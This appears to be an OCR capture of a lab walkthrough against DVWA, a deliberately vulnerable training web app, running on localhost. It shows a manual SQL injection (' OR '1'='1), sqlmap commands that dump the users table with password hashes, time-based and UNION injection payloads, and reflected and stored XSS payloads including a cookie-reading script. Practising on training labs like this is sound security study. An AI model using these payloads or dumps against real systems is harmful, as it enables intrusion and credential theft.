






DVWA
Setup DVWA
Instructions
About
Database Setup
Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: /var/www/html/DVWA/config/config.inc.php
If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.
Setup Check
General
Operating system: *nix
DVWA version:
Git reference: eba982f486aef10fd4278948cd1bb078504b74e7
Author: Robin Wood
reCAPTCHA key: Missing
Writable folder /var/www/html/DVWA/hackable/uploads/: Yes
Writable folder /var/www/html/DVWA/config: Yes
Apache
Web Server SERVER_NAME: 127.0.0.1
mod_rewrite: Not Enabled
mod_rewrite is required for the AP labs.
PHP
PHP version: 8.3.6
PHP function display_errors: Disabled
PHP function display_startup_errors: Disabled
PHP function allow_url_include: Enabled - Feature deprecated in PHP 7.4, see lab for more information
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' OR '1'='1
First name: admin
Surname: admin
ID: ' OR '1'='1
First name: Gordon
Surname: Brown
ID: ' OR '1'='1
First name: Hack
Surname: Me
ID: ' OR '1'='1
First name: Pablo
Surname: Picasso
ID: ' OR '1'='1
First name: Bob
Surname: Smith


[attacker@parrot]-[~]
$sudo apt install sqlmap -y
[sudo] password for attacker:
$sudo sqlmap -u "http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=0muscpaeahev9p3ks63s6sp3j6" --dbs
{1.9.6#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:34:47 /2026-03-03/
[07:34:48] [INFO] testing connection to the target URL
[07:34:48] [INFO] testing if the target URL content is stable
[07:34:48] [INFO] target URL content is stable
[07:34:48] [INFO] testing if GET parameter 'id' is dynamic
[07:34:48] [WARNING] GET parameter 'id' does not appear to be dynamic
[07:34:48] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[07:34:48] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[07:34:48] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[07:34:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:34:55] [WARNING] reflective value(s) found and filtering out
[07:34:55] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[07:34:55] [INFO] testing 'Generic inline queries'
[07:34:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'


[07:41:25] [WARNING] reflective value(s) found and filtering out
[07:41:25] [INFO] fetching entries for table 'users' in database 'dvwa'
[07:41:25] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:41:30] [INFO] writing hashes to a temporary file '/tmp/sqlmap1dj32xgc5413/sqlmaphashes-j59rc1l9.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin	2026-03-03 12:26:48	0
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03	Brown	Gordon	2026-03-03 12:26:48	0
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b	Me	Hack	2026-03-03 12:26:48	0
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7	Picasso	Pablo	2026-03-03 12:26:48	0
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99	Smith	Bob	2026-03-03 12:26:48	0
[07:41:33] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[07:41:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[07:41:33] [WARNING] your sqlmap version is outdated


Payload: id=1' AND (SELECT 7640 FROM (SELECT(SLEEP(5)))jlPR)-- EbHc&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7176627871,0x796f4f4c4c75555550647a73536c4d5751457a6b4f41506 14d6151736a716b596c6458416b584153,0x7170786271),NULL#&Submit=Submit
[07:43:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[07:43:07] [INFO] fetching tables for database: 'dvwa'
[07:43:07] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
| guestbook |
| users |
[07:43:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[07:43:07] [WARNING] your sqlmap version is outdated
[*] ending @ 07:43:07 /2026-03-03/


DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<script>alert('XSS_Found');
Submit
Hello alert('XSS_Found');


DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
abc
Message *
<script>alert(document.cookie);</script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: abc
Message: alert(document.cookie);